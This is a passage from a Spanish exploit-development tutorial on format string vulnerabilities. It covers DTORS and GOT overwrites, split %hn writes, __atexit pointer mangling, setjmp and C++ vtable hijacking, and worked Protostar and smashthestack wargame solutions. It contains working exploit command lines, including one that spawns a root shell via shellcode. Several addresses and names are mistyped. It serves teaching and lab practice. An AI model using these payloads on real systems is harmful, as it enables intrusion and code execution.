El punto en `%08d` sirve para proteger los números enteros. Si pudiésemos comprobar el valor escrito en `0x0804975c`, seguramente veríamos un `0x194`, que en decimal es 404, eso es porque no hemos tenido en cuenta los cuatro caracteres que ocupa la dirección escrita al principio de la cadena. Teniendo en cuenta ese pequeño detalle hubiésemos utilizado un testigo con un ancho de 396 caracteres para obtener el valor final deseado.

6.2. Objetivos primarios

Comenzaremos por mencionar dos detalles obvios e importantes:

- La primera es que no siempre encontraremos variables en una aplicación dispuestas a ser modificadas.
- La segunda, y la más importante, es casi imposible que usted encuentre una aplicación en la que esa variable le otorgue acceso a una shell directa (de verdad que lo sentimos).

Existen otros objetivos más realistas e interesantes para sobrescribir, y la consecuencia principal será la ejecución de código arbitrario.

6.2.1. DTOR (Destruyores)

Tal vez los destructores sean más comunes para aquellos que hayan programado en lenguajes orientados a objetos así como C++. Pero en C también es posible definirlos.

Los destructores son funciones que se ejecutarán justo antes de la finalización de un programa. En C pueden declararse del siguiente modo:

```
static void funcion_dest(void) __attribute__((destructor));
```

Las direcciones de estos destructores son almacenadas en una sección conocida como DTORS. Analicemos la sección `.dtors` de una aplicación sin destructores:

```
blackngel@bbc:~$ objdump -s -j .dtors ./fmtsh
```

```
./fmtsh: file format elf32-i386
Contents of section .dtors:
8049640 ffffffff 00000000 .....
blackngel@bbc:~$
```

Otra forma sencilla de obtener la dirección de `.dtors` utilizando la suite Radare, es utilizar el siguiente comando:

```
blackngel@bbc:~$ rabin -s ./vuln | grep "__DTOR"
0x08049f40      0x00001f1c      __DTOR_LIST__
0x08049f44      0x00001f20      __DTOR_END__
```

Cuando un destructor es definido, una dirección es situada entre los valores `0xffffffff` y `0x00000000` de la salida de `objdump`. En este caso la lista se encuentra vacía, pero nosotros podemos sacarle partido de todos modos. Si logramos escribir un valor en `__DTOR_END__`, que es precisamente el final de la lista de destructores `0x00000000`, lo que se encuentre en esa dirección será ejecutado a la salida del programa.

`__DTOR_END__`, para nuestros ejemplos, estará en `0x0804640 + 4`. Sumamos 4 bytes dado que el primer valor lo constituye `__DTOR_LIST__`.

6.2.2. GOT (Tabla de Offsets Global)

La sección GOT es una región de la memoria que contiene las direcciones absolutas a las funciones que son utilizadas a lo largo de un programa. Veamos en qué dirección se encuentra esta tabla:

```
blackngel@bbc:~$ objdump -s -j .got ./fmtsh
./fmtsh: file format elf32-i386
Contents of section .got:
804971c 00000000 ....
```

Una vez localizada la tabla podemos proceder a estudiar su contenido:

```
blackngel@bbc:~$ gdb -q ./fmtsh
(gdb) break *main
Breakpoint 1 at 0x80484a4
(gdb) run
Starting program: /home/blackngel/fmtsh
Breakpoint 1, 0x080484a4 in main ()
(gdb) x/12x 0x0804971c
0x0804971c < DYNAMIC+208>: 0x00000000 0x0804964c 0xb7ff1668 0xb7ff6c30
0x0804972c < _GLOBAL_OFFSET_TABLE_+12>: 0x0804839a 0x080483aa 0x080483ba
0x080483ca
0x0804973c < _GLOBAL_OFFSET_TABLE_+28>: 0xb7e8b370 0x080483ea 0x080483fa
0x0804840a
```

Esas direcciones que observamos deberían corresponderse con funciones utilizadas por la aplicación. Entramos en ellas para comprobarlo:

```
(gdb) x/i 0x0804840a
0x0804840a <exit@plt+6>: push $0x38
(gdb) x/i 0x080483aa
0x080483aa <system@plt+6>: push $0x8
```


Observamos la presencia de las funciones `exit()` y `system()`, todo parece correcto. Advierta que como ninguna de las dos ha sido invocada, las direcciones encontradas todavía apuntan a la tabla de enlazado PLT que detallaremos en el próximo capítulo. En lo que a redirección del flujo se refiere, al igual que ocurría con DTORS, si logramos modificar una de estas posiciones de memoria por otra que apunte a un shellcode, podremos adquirir control total sobre el proceso.

Debemos tener en cuenta no obstante, que la función a la que se está sustituyendo, al contrario que DTORS, debe ser ejecutada después de explotar la cadena de formato y antes de que termine el programa. Las opciones `-TR` del programa `objdump` también son de mucha utilidad para obtener todas estas direcciones de interés.

6.3. Prueba de concepto

Aprovecharemos la ocasión para superar un reto de cadenas de formato presentado en smashthestack.org. Observemos el programa vulnerable y la distancia a la que se encuentran los parámetros dentro del stack:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[1024];
    strncpy(buf, argv[1], sizeof(buf) - 1);
    printf(buf);
    return 0;
}
```

```
level9@io:/levels$ ./level9 AAAA.%08x.%08x.%08x.%08x
AAAA.bffffde84.000003e7.00000000.41414141
```

Tenemos nuestro primer parámetro en la cuarta posición. En este ataque utilizaremos la sección DTORS por claridad, en concreto la dirección de `__DTOR_END__` con el fin de ejecutar código arbitrario. Tenga en cuenta el lector que en un entorno real la sustitución de una entrada en la GOT siempre es preferible.

A continuación colocaremos el contenido de un shellcode en una variable de entorno, precedido de un colchón de instrucciones `nop`. Luego obtendremos su dirección e intentaremos escribirla en `__DTOR_END__`.

```
level9@io:/levels$ export MAIL='perl -e 'print "\x90"x1000'`cat /tmp/sc`'
```

Nota

Damos por supuesto el hecho de que un shellcode ha sido volcado previamente en el fichero `/tmp/sc`.

```
level9@io:/levels$ /tmp/getenv MAIL
MAIL is located at 0xbfffd45
level9@io:/levels$ objdump -s -j .dtors ./level9
```

```
./level19: formato del fichero elf32-i386
Contenido de la seccion .dtors:
8049510 ffffffff 00000000 .....
level9@io:/levels$
```

Ya tenemos la dirección donde se encuentra nuestro shellcode y también la dirección de `__DTOR_END__`, que en el ejemplo mostrado es `0x08049514`. Ahora debemos averiguar cómo escribir el valor adecuado. Algunos lectores podrían pensar lo siguiente: Si la dirección del shellcode es `0xbfffd45`, que convertido en decimal es `3221216069`, un comando como el siguiente debería funcionar:

```
level9@io:/levels$ ./level19 `perl -e 'print "\x14\x95\x04\x08"'`%.3221216069x%4$Sn
```

Pero en la mayoría de los sistemas esto provocará un fallo de segmentación, ya que no se permite escribir un entero largo de un solo golpe. En una sección anterior mencionamos que podíamos utilizar el testigo `%hn` en vez de `%n` para escribir valores tipo `short` (un `word` en sistemas Windows) que ocupan 2 bytes en vez de 4.

Escribiremos nuestro valor largo (`dword`) en dos tiempos. Es decir, si necesitamos escribir `0xbfffd45` en `0x08049514`, en realidad podemos obtener el mismo resultado en dos sencillos pasos:

```
0x08049516 = 0xbfff
```

```
0x08049514 = 0xdb45
```

Recuerde siempre la arquitectura con la que trabaja, en este caso las direcciones deben atenerse a la convención *little-endian*. Con esto, primero grabamos un valor en los dos últimos bytes de `__DTOR_END__`, y luego otro valor en los dos primeros. Tenga en cuenta que podemos volcar tantos valores de la memoria como deseemos:

```
level9@io:/levels$ ./level19 `perl -e 'print "\x16\x95\x04\x08". \
"\x14\x95\x04\x08"'`%4$5x.%5$5x
# # 8049516.8049514
level9@io:/levels$
```

Ahora calcularemos los valores precisos para la explotación del programa. En la primera dirección necesitamos escribir `0xbfff`, que en decimal es `49151`, pero no debemos olvidarnos nuevamente que al haber escrito dos direcciones ya llevamos 8 bytes en la cuenta, de modo que para conseguir ese valor le restaremos esa cantidad.

```
0x08049516 = 49143
```

Vamos con el siguiente valor. `0xdb45` es en decimal `56133`. Debemos tener en cuenta los bytes que ya hemos escrito hasta el momento que son: 8 bytes de las direcciones + `49143` bytes del primer valor. Para alcanzar la cifra `56133` solo tenemos que restarle la cantidad anterior, y entonces nos queda:

```
56133 - 49151 = 6982
```

Por lo tanto:

```
level9@io:/levels$ ./level19 `perl -e 'print
"\x16\x95\x04\x08"." \x14\x95\x04\x08"'`%.49143x%4$hn%.6982x%5$hn
[0000000000000000.....
.....0000000000000000]
```

```
sh-3.1# exit
exit
level9@io:/levels$
```

6.3.1. Cambios de orden

El ejemplo que mostramos en la sección anterior ha resultado relativamente sencillo de explotar, primero escribimos un valor 49151 y seguidamente alcanzamos el 56133. ¿Qué ocurre si el shellcode estuviese en una dirección como 0xbfffa6eb?

```
0xbfff = 49151
0xa6eb = 42731
```

El segundo valor que debemos escribir es menor que el primero. Si escribimos 49151 caracteres con el especificador de anchura, luego no podemos retroceder para escribir menos caracteres, esto es obvio.

El parámetro de acceso directo nos permite solventar este problema ya que podemos primero acceder a la posición 5 y después a la posición 4.

```
./prog `perl -e 'print
"\x16\x95\x04\x08"." \x14\x95\x04\x08"'`%.42723x%5$hn%.6420x%4$hn
```

Esquemáticamente:

```
[0x08049516] [0x08049514] [%.] [42731-8] [x] [%5$hn] [%.] [49151-42731] [x] [%4$hn]
```

```
Program received signal SIGSEGV, Segmentation fault.
0xbfffcdb2 in ?? ()
(gdb) x/16x 0x08049514
0x08049514 < _DTOR_END_ >: 0xbfffa6eb 0x00000000 0x00000001 0x00000010
```

_DTOR_END_ se ha alterado correctamente. Aprovecharemos para facilitar al lector una fórmula para obtener el orden correcto de la inyección:

HOB -> 2 bytes superiores de la dirección a escribir.

LOB -> 2 bytes inferiores de la dirección a escribir.

HOB < LOB:

```
[dirección+2] [dirección]%. [HOB-8]x% [offset] $hn%. [LOB-HOB]x% [offset+1]
```

HOB > LOB:

```
[dirección+2] [dirección]%. [LOB-8]x% [offset+1] $hn%. [HOB-LOB]x% [offset]
```

El primer caso que examinamos conviene con la siguiente estructura:

```
HOB < LOB -> 0xbfff < 0xdb45

[dirección + 2] = 0x08049516
[dirección]     = 0x08049514
[HOB-8]         = 49151 - 8 = 49143
[offset]        = 4
```



```
[LOB-HOB]           = 56133 - 49151 = 6982
[offset+1]          = 5
```

6.4. Format Strings como Buffer Overflows

Veamos cómo podemos aprovechar un error de cadenas de formato atacándolo como si se tratase de un desbordamiento de buffer habitual.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buffer[32];
    if ( argc != 2 ) {
        printf("Uso: %s ARGUMENTO\n", argv[0]);
        exit(0);
    }
    if ( strlen (argv[1]) < 32 )
        sprintf(buffer, argv[1]);
    return 0;
}
```

En principio el programa parece seguro, pues dispone de una comprobación cuyo objetivo es bloquear la llamada a `sprintf()` en caso de que el primer argumento proporcionado sea igual o superior a 32 bytes, pero un nuevo análisis es requerido. Debe recordar que la forma correcta de la función se define en la [página](#) man como:

```
int sprintf(char *str, const char *format, ...)
```

Entonces la llamada debería haberse ejecutado del siguiente modo:

```
sprintf(buffer, "%s", argv[1]);
```

Dado que no ha sido el caso, nada nos impide proporcionar un testigo con un especificador de anchura arbitrario. Introduciendo una cadena como `%44xAAAA` (9 caracteres de largo) un atacante superará el test de `strlen()`, y aunque parece demasiado corta como para provocar un desbordamiento del buffer, el testigo de anchura se encargará de expandir la cadena. Un análisis con GDB mostrará lo siguiente:

```
blackngel@bbc:~$ gdb -q ./fsbo
(gdb) run %44xAAAA
Starting program: /home/blackngel/fsbo %44xAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Queda claro que podemos tomar el control sobre el programa y ejecutar código arbitrario. Este método tiene una limitación. La librería GNU C (glibc) puede provocar que el programa termine de forma inesperada si el ancho proporcionado en el testigo es superior a 1000 bytes. Esto nos impide desbordar buffers con tamaños demasiado grandes, pero seguirá siendo una técnica útil en las demás ocasiones.

6.5. Objetivos secundarios

Si bien tanto DTORS como GOT han sido objetivos ampliamente divulgados por artículos y libros dedicados al mundo del exploiting, estudiaremos brevemente otros puntos donde el código puede bifurcarse en caso de ser sobrescritos por referencias o direcciones de nuestra elección.

6.5.1. Estructuras `__atexit`

Durante mucho tiempo, cuando se ha hablado de objetivos susceptibles de ser sobrescritos por un atacante, fuentes externas han citado la sobrescritura de estructuras `__atexit` como uno de los posibles puntos débiles para desviar el flujo de ejecución de un programa.

Lo cierto es que los métodos desarrollados para lograrlo han sido aplicables en distribuciones de Linux antiguas, y libros archiconocidos en el mundo del hacking y el exploiting (todos ellos altamente respetables) han seguido citando la posibilidad de alterar los punteros a funciones de salida sin entrar en más detalles técnicos. Nos gustaría aclarar cuál es la realidad que se presenta en los sistemas operativos más modernos.

La función `atexit()`, que forma parte de la librería estándar de GNU, puede ser utilizada por el programador para definir una función que será llamada bien cuando `exit()` sea invocada, bien cuando se alcanza la instrucción `return` dentro del método `main()` de la aplicación en cuestión. Su prototipo es el siguiente:

```
int atexit (void (*func)(void));
```

Ahora veamos cómo `exit()` desencadena las funciones establecidas por `atexit()`.

```
void exit (int status) {
    __run_exit_handlers (status, &__exit_funcs, true);
}
```

Descubrimos que no es más que un envoltorio hacia otro método interno al que se le proporciona la dirección de una variable global `__exit_funcs` de la que hablaremos en detalle dentro de poco. Mostramos ahora un fragmento resumido del código que más nos interesa:

```
void attribute_hidden __run_exit_handlers (int status, struct exit_function_list
**listp, bool run_list_atexit)
{
    while (*listp != NULL)
    {
        struct exit_function_list *cur = *listp;
        while (cur->idx > 0)
        {
            const struct exit_function *const f =
                &cur->fns[--cur->idx];
            switch (f->flavor)
            {
                /* Ejecutar función */
                ...
            }
            *listp = cur->next;
        }
    }
}
```

`__exit_funcs`, ahora `listp`, es una lista enlazada que contiene un contador (`idx`) de funciones almacenadas por `atexit()` y un array que almacena las estructuras que definen las funciones mismas. Se recorren una por una en orden inverso (LIFO), y se ejecutan dando paso a la siguiente en la cola. Mostramos la definición en cuestión:

```
struct exit_function_list
{
    struct exit_function_list *next;
    size_t idx;
    struct exit_function fns[32];
};
```

El array `fns[]` no almacena las direcciones de las funciones en sí, sino unas estructuras intermediarias que las definen. Aunque se trata de una estructura más compleja compuesta por dos uniones, la podemos simplificar en el siguiente ejemplo que facilitará la comprensión del lector:

```
struct exit_function
{
    long int flavor;
    void (*fn) (void *arg, int status);
    void *arg;
    void *dso_handle;
};
```

Finalmente, el puntero `*fn` contiene la dirección de la función que el programador pasó como argumento a `atexit()`. Hasta aquí todo correcto, en el pasado el truco consistía en que la lista `__exit_funcs` se encontraba disponible a cualquiera que quisiese acceder a su dirección como un símbolo externo. Bastaba con definir la siguiente declaración en el código:

```
extern void * __exit_funcs;
```

En artículos como “`__atexit` in memory bugs”, cuya fuente puede encontrar en http://www.groar.org/expl/intermediate/heap_atexit.txt, fue demostrado como un heap overflow podía conducir a una alteración de esta estructura en un programa enlazado de forma estática.

Aunque nada más se ha dicho sobre el tema en tiempos recientes, la verdad es que las últimas versiones de glibc muestran una realidad completamente distinta. Para empezar, ahora `__exit_funcs` se define de la siguiente forma:

```
extern struct exit_function_list * __exit_funcs attribute_hidden;
```

El modificador `attribute_hidden` indica al compilador GCC que este símbolo sea visible solo para el código que lo referencia pero no más allá. Por lo tanto, encontrar la dirección donde se encuentra esta lista enlazada de funciones de salida requiere un poco de ingeniería inversa. Sabemos que `atexit()` llama en realidad a otra función `__cxa_atexit()` que a su vez invoca a `__internal_atexit()` con la siguiente orden:

```
return __internal_atexit (func, arg, d, & __exit_funcs);
```

Por lo tanto `__exit_funcs` es proporcionado como cuarto argumento de la función y podemos jugar con GDB para obtener su dirección. Observe la siguiente ilustración.


```

blackngel@bbc: ~
Dump of assembler code for function __cxa_atexit:
0xb7e501f0 <+0>:    push    %ebx
0xb7e501f1 <+1>:    call   0xb7f47f83
0xb7e501f6 <+6>:    add    $0x171dfe,%ebx
0xb7e501fc <+12>:   sub    $0x18,%esp
0xb7e501ff <+15>:   lea     0x3f0(%ebx),%eax
0xb7e50205 <+21>:   mov     %eax,0xc(%esp)
0xb7e50209 <+25>:   mov     0x28(%esp),%eax
0xb7e5020d <+29>:   mov     %eax,0x8(%esp)
0xb7e50211 <+33>:   mov     0x24(%esp),%eax
0xb7e50215 <+37>:   mov     %eax,0x4(%esp)
0xb7e50219 <+41>:   mov     0x20(%esp),%eax
0xb7e5021d <+45>:   mov     %eax,(%esp)
0xb7e50220 <+48>:   call   0xb7e50190
0xb7e50225 <+53>:   add    $0x18,%esp
0xb7e50228 <+56>:   pop     %ebx
0xb7e50229 <+57>:   ret
End of assembler dump.
(gdb)

```

Imagen 06.01: Desensamblado de `__cxa_atexit`.

En la quinta línea del código ensamblado una instrucción `lea` mueve al registro EAX la dirección de `__exit_funes` y a continuación se *pushea* dicho valor en el stack. Si nos detenemos en ese punto podemos examinar EAX y descubrir el contenido de `__exit_funes` y las estructuras de funciones almacenadas.

```

blackngel@bbc: ~
Breakpoint 2, 0xb7e51205 in __cxa_atexit () from /lib/i386-linux-gnu/libc.so.6
(gdb) i r eax
eax             0xb7fc33e4             -1268288412
(gdb) x/4xw 0xb7fc33e4
0xb7fc33e4:    0xb7fc41e0      0xb7fc4400      0xb7fc3070      0xb7fc3064
(gdb) x/8xw 0xb7fc41e0
0xb7fc41e0:    0x00000000      0x00000001      0x00000004      0x099df20f
0xb7fc41f0:    0x00000000      0x00000000      0x00000000      0x00000000
(gdb)

```

Imagen 06.02: Contenido de `__exit_funes`.

Descubrimos que si `atexit()` no ha sido invocado previamente, la lista de funciones solo contiene un elemento (`0x00000001`) con un valor `0x00000004` como *flavor* y cuya dirección de función o **fn* es `0x099df20f`. Imagine que ahora en el código fuente de su programa se invoca la siguiente sentencia...

```
atexit(func);
```

...y además usted sabe que la dirección real de `func` es `0x08048434`, pero cuando vuelve a examinar el contenido de `__exit_funes` se encuentra con lo que vemos en la siguiente imagen.

```

blackngel@bbc: ~
(gdb) print func
$2 = {void (void)} 0x08048434 <func>
(gdb) x/8xw 0xb7fc41e0
0xb7fc41e0:    0x00000000      0x00000002      0x00000004      0x099df20f
0xb7fc41f0:    0x00000000      0x00000000      0x00000004      0xfd309b70
(gdb)

```

Imagen 06.03: Contenido de `__exit_funes` tras llamar a `atexit()`.

Ahora tenemos dos elementos (0x00000002) y la nueva dirección *fn es 0xfd309b70, que sorprendentemente no se corresponde con la dirección esperada 0xc8048434. Observe en el siguiente listado el código encargado de insertar las nuevas funciones proporcionadas a `atexit()`:

```
int
attribute_hidden
__internal_atexit (void (*func) (void *), void *arg, void *d,
                  struct exit_function_list **listp)
{
    struct exit_function *new = __new_exitfn (listp);
    if (new == NULL)
        return -1;
#ifdef PTR_MANGLE
    PTR_MANGLE (func);
#endif
    new->func.cxa.fn = (void (*) (void *, int)) func;
    new->func.cxa.arg = arg;
    new->func.cxa.dso_handle = d;
    atomic_write_barrier ();
    new->flavor = ef_cxa;
    return 0;
}
```

`__new_exitfn()` obtiene una nueva estructura `exit_function` y sus cuatro elementos principales son rellenados como corresponde, pero descubrimos que una macro `PTR_MANGLE` ha modificado de alguna forma la dirección original antes de almacenarla en la mencionada estructura.

`PTR_MANGLE` se define para las arquitecturas x86 y x86_64 como sigue:

```
#if defined(__linux__) && defined(__i386__)
#define PTR_MANGLE(var)  asm ("xorq %%gs:%c2, %0\n"
                             "rolq $17, %0"
                             : "=r" (var)
                             : "0" (var),
                             "i" (offsetof (tcbhead_t,
                             pointer_guard)))

#elif defined(__linux__) && defined(__x86_64__)
#define PTR_MANGLE(var)  asm ("xorl %%fs:%c2, %0\n" ...
```

Ulrich Drepper publicó un post en el año 2007 en el que describía este cambio introducido en el código de la distribución Fedora Core 6 en diciembre del 2005. Mostramos aquí una de las frases traducidas que resume la protección:


“El remedio que yo he implementado internamente en libc consiste en cifrar los punteros a función. Estos no se guardan como son, sino en una forma distorsionada. Esta distorsión en mi código consiste en realizar una operación XOR sobre el puntero con un valor aleatorio de 32 o 64 bits. Cada proceso contiene su propio valor aleatorio.”

En realidad la codificación de los punteros queda constituida por un cifrado XOR y una operación de desplazamiento de bits. Lo cual quiere decir que aún si un exploiter fuese capaz de modificar las direcciones presentes en el array `fnst[]` de `__exit_funcs`, no sabría cómo hacerlo en esta forma distorsionada al desconocer el valor aleatorio que actúa como llave, y la macro complementaria

PTR_DEMANGLE resolvería incorrectamente la dirección alterada. Que digamos que la clave de cifrado de punteros es aleatoria, no es suficiente si la afirmación no se apoya en una demostración.

```
#include <stdio.h>
unsigned long get_point_guard()
{
    __asm__("movl %gs:0x18, %eax");
}
void main()
{
    printf("Point Guard = 0x%08lX\n", get_point_guard());
}
```

Ejecutamos el programa anterior en sucesivas ocasiones y obtenemos los valores volcados como se demuestra en la imagen.



```
blackngel@bbc ~
blackngel@bbc:~$ ./pointguard
Point Guard = 0x80FB3D11
blackngel@bbc:~$ ./pointguard
Point Guard = 0xA07262D6
blackngel@bbc:~$ ./pointguard
Point Guard = 0xEF02B9AB
blackngel@bbc:~$ ./pointguard
Point Guard = 0xAEE402C9
blackngel@bbc:~$
```

Imagen 06.04: Aleatoriedad en el cifrado de punteros.

Lo que refuta el argumento presentado en el estudio sobre la Completitud de Turing en ataques ret2libc que mencionamos en la conclusión del capítulo 4. No se trata de un valor *hardcodeado*, y sería necesaria una falla de fuga de información para obtener su contenido durante el ataque. A pesar de que dicha medida preventiva ha sido implementada en los procesadores x86 de un modo que no afecte al rendimiento global del sistema, existen otras muchas arquitecturas dónde PTR_MANGLE no ha podido ser implementada y se define simplemente como:

```
#define PTR_MANGLE(var) (void) (var)
```

Por lo tanto todavía tenemos una lista considerable de arquitecturas desprotegidas ante la sobrescritura de punteros a función:

- m68k
- mips32
- mips64
- aarch64
- arm
- hppa
- etc...

La idea es análoga a la propuesta por PointGuard, a partir de la cual Microsoft ha desarrollado su propia versión, que al igual que las recientes implementaciones de glibc, no solo realiza una operación XOR con un valor aleatorio, sino que rota también los bits para evitar algunas debilidades con el origen lineal de la operación de cifrado.

Nota

Steven Alexander realizó una investigación a partir de la cual descubrió que existían considerables probabilidades de que la entropía utilizada para generar el valor aleatorio produjese un valor 0 para el byte superior. Puesto en conocimiento, se agregaron dos nuevos elementos de aleatoriedad a la implementación y se aplicaron al sistema operativo Windows Vista.

Conocemos ahora el estado actual del arte y las posibilidades de un atacante en los distintos entornos de computación modernos.

6.5.2. `setjmp()` y `longjmp()`

Sin entrar en demasiados detalles técnicos, diremos que `setjmp()` y `longjmp()` son dos funciones que permiten respectivamente guardar y reestablecer el contexto en el que se ejecuta el procesador, o lo que es lo mismo, sus registros. Permitiendo realizar una especie de `goto` sobre el que el programador posee mayor control, constituyen una medida adecuada ante la recuperación de errores y posibles interrupciones.

A `setjmp()` se le proporciona como único parámetro una variable del tipo `jmp_buf` donde se guardará el entorno de ejecución. Esta misma debe ser proporcionada como argumento a `longjmp()` para redirigir el flujo del programa al punto definido por la anterior llamada. `jmp_buf` no es más que un tipo redefinido de la siguiente forma:

```
typedef int __jmp_buf[6];
```

Es decir, seis valores enteros que se corresponden con seis registros del procesador. El código fuente `setjmp.h` nos aclara que éstos son: `EBX`, `ESI`, `EDI`, `ESP`, `EIP` y `EBP`. Definidos por sus offsets como sigue:

```
#define JB_BX 0
#define JB_SI 1
#define JB_DI 2
#define JB_BP 3
#define JB_SP 4
#define JB_PC 5
```

Por lo tanto, ahora ya podemos deducir que si un desbordamiento de buffer condujese a la sobrescritura de una variable adyacente de tipo `__jmp_buf` o simplemente `jmp_buf`, concretamente el sexto elemento que se corresponde con el registro contador del programa `PC` o `EIP` (y siempre en tiempo posterior a una llamada a `setjmp()`), podría permitírnos redirigir el flujo de una aplicación cuando ésta llamase subsecuentemente a la función complementaria `longjmp()`.

Concluimos no obstante, que de igual modo que explicamos en la sección anterior, la macro `ETR_MANGLE` es utilizada por `setjmp()` sobre los registros `ESP` y `EIP` antes de ser almacenados en la variable proporcionada por el programador. Las condiciones y los sistemas operativos afectados son los mismos que explicamos anteriormente y se aplican de modo análogo.

6.5.3. VTable y VPTR en C++

Aunque todas las técnicas demostradas hasta el momento son aplicables a C++, la versión orientada a objetos del lenguaje original C, mostramos algunas nuevas posibilidades que se abren ante nosotros y que mucho tienen que ver con la sobrescritura de punteros a función.

Con el objetivo de facilitar el mecanismo de herencia propio de la programación mediante clases (representaciones abstractas o modelos de una entidad u objeto), el lenguaje C++ permite la declaración de métodos virtuales los cuales pueden ser redefinidos en otras clases derivadas de la base jerárquica. Esto requiere una gestión dinámica de las funciones que permita resolver en tiempo de ejecución si se desea llamar a un método base o al que ha sido redefinido por herencia. Para ello, cada clase mantiene una tabla especial o VTable que es un array de punteros a métodos. Luego, cada objeto (instancia de una clase) mantiene una variable VPtr que no es más que un puntero hacia la VTable. Por fortuna para un atacante, el puntero VPtr forma parte de la cabecera de cada objeto declarado, por lo que el desbordamiento de uno de estos objetos podría conducir a la alteración del puntero en cuestión y a la creación de una tabla artificial con funciones maliciosas definidas por el intruso. Considere el siguiente listado de código:

```
void func(char *arg)
{
    char *buffer = new char[512];
    MiClase *objeto = new MiClase;
    strcpy(buffer, arg);
    objeto->algunafuncionvirtual();
}
```

La palabra clave `new` es un análogo de `malloc()`, con lo que tanto `buffer` como `objeto` quedarán ambos asignados en la zona del montículo o heap. Se hace evidente que la función `strcpy()` permite escribir datos más allá del límite establecido para `buffer`. Es muy probable que cuando `algunafuncionvirtual()` sea invocada, el puntero VPtr haya sido redirigido por un exploit para apuntar a una zona de memoria que contenga otra dirección que a su vez redirija el flujo de ejecución hacia un payload predilecto.




Imagen 06.05: Redirección a una VTable maliciosa.

6.6. Solucionario Wargames

FORMAT 0

Este nivel introduce las cadenas de formato y como un atacante puede usarlas para modificar el flujo de ejecución de un programa. Pistas: Este nivel debería ser hecho con una entrada menor que 10 bytes.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 void vuln(char *string)
07 {
08     volatile int target;
09     char buffer[64];
10
11     target = 0;
12
13     sprintf(buffer, string);
14
15     if(target == 0xdeadbeef) {
16         printf("you have hit the target correctly :)\n");
17     }
18 }
19
20 int main(int argc, char **argv)
21 {
22     vuln(argv[1]);
23 }
```

Solución

Se produce una llamada vulnerable a `sprintf()` con una cadena de formato proporcionada directamente por el usuario. Por lo tanto podemos utilizar un especificador de anchura para rellenar el buffer con un valor de la memoria y sobrescribir luego la variable `target`. Veamos:

```
user@protostar:/opt/protostar/bin$ ./format0 %64d`perl -e 'print
"\xef\xbe\xad\xde"'`
```

```
you have hit the target correctly :)
```

Nuestra entrada de hecho ocupa tan solo 8 bytes.

FORMAT 1

Este nivel muestra cómo las cadenas de formato pueden ser usadas para modificar zonas arbitrarias de la memoria. Pistas: `objdump -t` is tu amigo.

Código Fuente

```
01 #include <stdlib.h>
```



```

02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 int target;
07
08 void vuln(char *string)
09 {
10     printf(string);
11
12     if( target ) {
13         printf("you have modified the target :)\n");
14     }
15 }
16
17 int main(int argc, char **argv)
18 {
19     vuln(argv[1]);
20 }

```

Solución

La variable global `target` se encuentra en la zona BSS de la memoria ya que es un dato no inicializado. Podemos obtener su dirección:

```

user@protostar:/opt/protostar/bin$ objdump -t ./format1 | grep target
08049638 g      0 .bss      00000004      target

```

Ahora podemos utilizar la función `printf()` vulnerable en la línea 10 del código para sobrescribir esa dirección con un valor distinto de 0. Tras algunas pruebas descubrimos que la cadena de formato introducida como argumento al programa se encuentra en el offset 129.

```

user@protostar:/opt/protostar/bin$ ./format1 BBBBA%129\%08x
BBBBA42424242

```

He aquí entonces el comando que explota el reto:

```

user@protostar:/opt/protostar/bin$ ./format1 `perl -e 'print
"\x38\x96\x04\x08"' A%129\%08n
8Ayou have modified the target :)

```

Reto superado.

FORMAT 2

Este nivel continúa lo aprendido en `format1` y muestra cómo se pueden escribir valores específicos en la memoria.

Código Fuente

```

01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05

```

```

06 int target;
07
08 void vuln()
09 {
10     char buffer[512];
11
12     fgets(buffer, sizeof(buffer), stdin);
13     printf(buffer);
14
15     if( target == 64 ) {
16         printf("you have modified the target :)\n");
17     } else {
18         printf("target is %d :(\n", target);
19     }
20 }
21
22 int main(int argc, char **argv)
23 {
24     vuln();
25 }

```

Solución

El reto es muy parecido al anterior, solo que esta vez debemos modificar `target` con un valor concreto, 64.

```

user@protostar:/opt/protostar/bin$ objdump -t ./format2 | grep target
080496e4 g      0 .bss      00000004          target

```

Averiguamos también que la cadena de formato comienza en el *offset* 4, y entonces ya solo nos queda atacar la vulnerabilidad de la función `printf()` vulnerable. Esta vez la aplicación recibe los datos de la entrada estándar.

```

user@protostar:/opt/protostar/bin$ perl -e 'print "\xe4\x96\x04\x08"."%60d"."%4$n"'
| ./format2
512you have modified the target :)

```

Reto superado.

FORMAT 3

Este nivel avanza desde `format2` para mostrar cómo se pueden escribir 1 o 2 bytes en la memoria del proceso. También le enseña a ser precavido con los datos que escribe en la memoria.

Código Fuente

```

01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 int target;
07
08 void printbuffer(char *string)
09 {
10     printf(string);

```

```

11 }
12
13 void vuln()
14 {
15     char buffer[512];
16
17     fgets(buffer, sizeof(buffer), stdin);
18
19     printbuffer(buffer);
20
21     if( target == 0x01025544 ) {
22         printf("you have modified the target :)\n");
23     } else {
24         printf("target is %08x :(\n", target);
25     }
26 }
27
28 int main(int argc, char **argv)
29 {
30     vuln();
31 }

```

Solución

Misma vulnerabilidad que en format2 pero ahora `target` es comprobado contra un valor entero `dword` y por lo tanto, tal y como hemos estudiado durante el presente capítulo, tenemos que modificar `target` en dos tiempos escribiendo dos valores de tipo `short` en las direcciones correspondientes.

```

user@protostar:/opt/protostar/bin$ objdump -t ./format3 | grep target
